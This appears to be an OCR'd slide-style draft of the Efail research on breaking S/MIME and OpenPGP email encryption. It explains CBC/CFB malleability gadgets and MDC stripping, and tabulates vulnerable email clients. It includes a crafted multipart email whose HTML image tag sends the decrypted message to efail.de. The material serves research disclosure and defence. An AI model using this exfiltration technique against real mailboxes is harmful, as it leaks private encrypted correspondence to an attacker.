Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels (draft 0.9.1)

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1], Simon Friedberger[3], Juraj Somorovsky[2], and Jörg Schwenk[2]

[1]Münster University of Applied Sciences
[2]Ruhr University Bochum
[3]NXP Semiconductors, Belgium

S/MIME and OpenPGP


S/MIME (Secure/Multipurpose Internet Mail Extensions):

- A standard for encrypting (Public Key) and signing of MIME data.
- Originally developed by RSA, Inc.
- Uses “Chain of Trust” (i.e., CAs exist)


OpenPGP:

- Most widely used email encryption standard
- Originally developed by Phil Zimmerman in 1991
- Uses “Web of Trust”

Adversary Model: Collect end-to-end encrypted email



Attack Scenario



Exfiltration Channels in Clients

- HTML,
- CSS,
- Javascript

S/MIME Specific:

- OCSP Requests
- CRL Requests
- Intermediate Certificates

Exfiltration Channels in Clients

OpenPGP Specific:

- Automatic public key request
- External attachments not included in the email
- Email security gateways (managed by the company, no installation required on the client)

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

(a) Attacker-prepared email received by email client.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

(b) HTML code after decryption as interpred by the client.

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

(c) HTTP request sent by mail client

Direct Exfiltration

Malleability Gadgets


Inject arbitrary exfiltration channels into the ciphertext given a **known plaintext block.**

CBC: C_{i-1} and C_i if P_i is known

CFB: C_i and C_{i+1} if P_i is known

P_i **can be replaced to** any plaintext P_c:

- In CBC, by replacing C_{i-1} with $C_{i-1} \oplus P_i \oplus P_c$
- In CFB, by replacing C_{i+1} with $C_{i+1} \oplus P_i \oplus P_c$



Replace C_{i-1} with $C_{i-1} \oplus P_i \oplus P_c$


Replace C_{i+1} with $C_{i+1} \oplus P_i \oplus P_c$

Problems?

Random Blocks?

- /* Comment them out? */
- HTML ignores unnamed attributes
- ...

Attacking S/MIME



- No integrity protection !!!
- Signatures can be removed* !!!

https://cryptosource.de/posts/smime_mta_improved_en.html

Attacking S/MIME





Figure 5: Detailed description of the attack on S/MIME. The original ciphertext is shown in (a). (b) is the canonical CBC gadget resulting in an all zero plaintext block. (c) is the modified ciphertext that is sent to the victim.

OpenPGP Message Encryption

Follows tag/length/body structure.

1. **Encapsulate message m** in a Literal Data (LD) packet.
2. **Compress** LD packet and encapsulate it in a CD packet.
3. Calculate **Modification Detection Code** (MDC) over CD and append to CD.
4. **Encrypt (CD || MDC)** and encapsulate in a Symmetrically Encrypted and Integrity Protected (SEIP) packet.

OpenPGP Message Encryption



Attacking OpenPGP

Problems with previous attack in OpenPGP:

- Modification Detection Codes (MDC)
- Compression even though there are known headers in OpenPGP

Integrity Protection?

- Strip MDC? -> Remove last 22 bytes.
- Change the packet type (SEIP to SE)? -> Possible, packet type not encrypted


Compression?

- *Deflate* (LZ77 and Huffman Coding) algorithm is used to compress LD packets.
- Multiple compressed or uncompressed packets can reside in a CD packet.
- Huffman Trees can be static or dynamic (assume static).
- Backreferences:

  How much wood could a woodchuck chuck -> How much wood could a <-13, 4>chuck <-6, 5>

- Repeating strings are inserted into a Huffman Tree that is placed before the compressed data.

Huffman Trees







Figure 7: Description of the internals of our attack on OpenPGP. Our goal is to leak the decrypted compressed plaintext (a). We exploit the CFB mode to construct correct OpenPGP structure with exfiltration fragments (b) and a segment containing backreferences (c). We then order these fragments using CFB (d). The resulting decompression step with backreferences concatenates these fragments in a way that the compressed plaintext is finally leaked to `efail.de` (e). All operations are performed on encrypted data.

Creating a CFB Gadget

New uncompressed segment

Experimental (ignored)

Uncompressed, holds exfiltration code



Created to be referred later

Figure 8: First part of the created plaintext. OpenPGP packets are denoted by a solid line. Uncompressed and compressed *deflate segments* are denoted by a dashed line.

Creating a CFB Gadget

Append uncompressed blocks to prevent invalid backreferences

Resulting email: $P_{c1}||P_{c2}||...||P_{c(n-1)}||m||P_{cn}$




Figure 9: Second part of the created plaintext uses back-references to construct the complete email.

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠ Exfiltration (no user interaction) √ No exfiltration channel
⊥ Exfiltration (with user interaction) – Encryption not supported

Table 4: Exfiltration channels for various email clients for S/MIME, PGP SEIP with stripped MDC (*-MDC*), PGP SEIP with wrong MDC (*+MDC*), and PGP SE packets.

Countering Exfiltration/Malleability Gadget Attacks

- Same origin policy for email
- S/MIME: integrity checks are not secure
- OpenPGP: MDC error handling is left to the client
- Authenticated Encryption